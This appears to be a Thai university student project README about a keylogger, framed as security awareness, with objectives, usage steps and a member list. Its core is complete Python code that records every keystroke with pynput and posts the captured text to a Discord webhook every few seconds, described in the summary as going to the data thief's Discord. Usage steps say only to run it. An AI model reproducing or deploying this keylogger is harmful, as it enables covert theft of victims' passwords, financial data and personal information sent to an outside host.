

KEYLOGGER DISCORD



หลักการและเหตุผล

ในยุคปัจจุบันที่เทคโนโลยีสารสนเทศมีบทบาทสำคัญในชีวิตประจำวัน และทุกคนสามารถเข้าถึงข้อมูลต่างๆ ได้อย่างสะดวกและรวดเร็ว การเข้าถึงที่ง่ายดายนี้อาจทำให้เราตกเป็นเป้าหมายของการโจรกรรมข้อมูลได้ โดยเฉพาะการโจมตีด้วย **Keylogger** ซึ่งเป็นโปรแกรมที่สามารถบันทึกการกดแป้นพิมพ์ของผู้ใช้และขโมยข้อมูลสำคัญ เช่น รหัสผ่าน ข้อมูลทางการเงิน หรือข้อมูลส่วนบุคคลต่างๆ ซึ่งสามารถสร้างความเสียหายต่อทั้งบุคคลและองค์กรได้อย่างรุนแรง ดังนั้นจึงเลือกศึกษาเรื่อง **Keylogger** เพื่อทำความเข้าใจเกี่ยวกับการโจมตีในรูปแบบนี้ และเผยแพร่ความรู้แก่ผู้ใช้งาน เพื่อเตือนภัยและช่วยให้หลีกเลี่ยงการถูกโจรกรรมข้อมูลได้อย่างมีประสิทธิภาพ

ขอบเขตการทำงาน

สามารถตรวจจับการพิมพ์จากแป้นพิมพ์ และตรวจจับว่าที่พิมพ์เป็นช่องรหัสผ่านหรือไม่ ถ้าเป็น **keylogger** ก็จะตรวจจับ และนำผลลัพธ์ที่ได้ไปแสดงผลใน **discord**

สรุปผลการดำเนินงาน

สามารถตรวจจับการพิมพ์จากแป้นพิมพ์ และสามารถตรวจจับว่าที่พิมพ์เป็นช่องรหัสผ่านหรือไม่ ถ้าหากเป็น **keylogger** ก็จะตรวจจับ และนำผลลัพธ์ที่ได้ไปแสดงผลใน **discord** ของฝั่งผู้ขโมยข้อมูล และได้ศึกษาวิธีการใช้ **keylogger**

ตัวอย่างโค้ด

```
#!/usr/bin/env python3
import os
from pynput import keyboard
import requests
import threading

text = ""
webhook_url = "" # put your webhook url here
time_interval = 3

def send_data():
    data = {
        "content": text,
        "title": "Key Logger"
    }
    requests.post(webhook_url, json=data)
    timer = threading.Timer(time_interval, send_data)
    timer.start()


def on_press(key):
    global text
    if key == keyboard.Key.space:
        text += " "
    elif key == keyboard.Key.enter:
        text += "\n"
    elif key == keyboard.Key.shift:
        pass
    elif key == keyboard.Key.tab:
        text += "\t"
    elif key == keyboard.Key.backspace:
        if len(text) > 0:
            text = text[:-1]
        else:
            pass
    elif key == keyboard.Key.esc:
        return False
    elif key == keyboard.Key.ctrl_l or key == keyboard.Key.ctrl_r:
        pass
    else:
        text += str(key).strip("'")

with keyboard.Listener(on_press=on_press) as listener:
    send_data()
    listener.join()
```

วัตถุประสงค์

1. เพื่อศึกษาวิธีการทำงานของ Keylogger
2. เพื่อศึกษาและวิเคราะห์ความเสี่ยงจากการโจมตีด้วย Keylogger
3. เพื่อส่งเสริมการสร้างความปลอดภัยทางไซเบอร์

Tool explains




วิธีการใช้งาน

1. นำไฟล์ไปรันใน visual studio
2. เมื่อมีการพิมพ์ มันก็จะตรวจจับสิ่งที่พิมพ์ แล้วส่งไปที่ discord

สมาชิก

- | | |
|--------------------------|-------------|
| 1.นายชนกานต์ งามดี | 663380150-4 |
| 2.นางสาวชลิตา อ่วมกุล | 663380152-0 |
| 3.นางสาวรัชราศกุล ลิกธิ์ | 663380183-9 |
| 4.นายพลอเรนทร์ เอ็มพอดโว | 663380177-4 |

ผลลัพธ์



อ้างอิง

<https://github.com/3ct0s/discord-keylogger/blob/main/keylogger.py>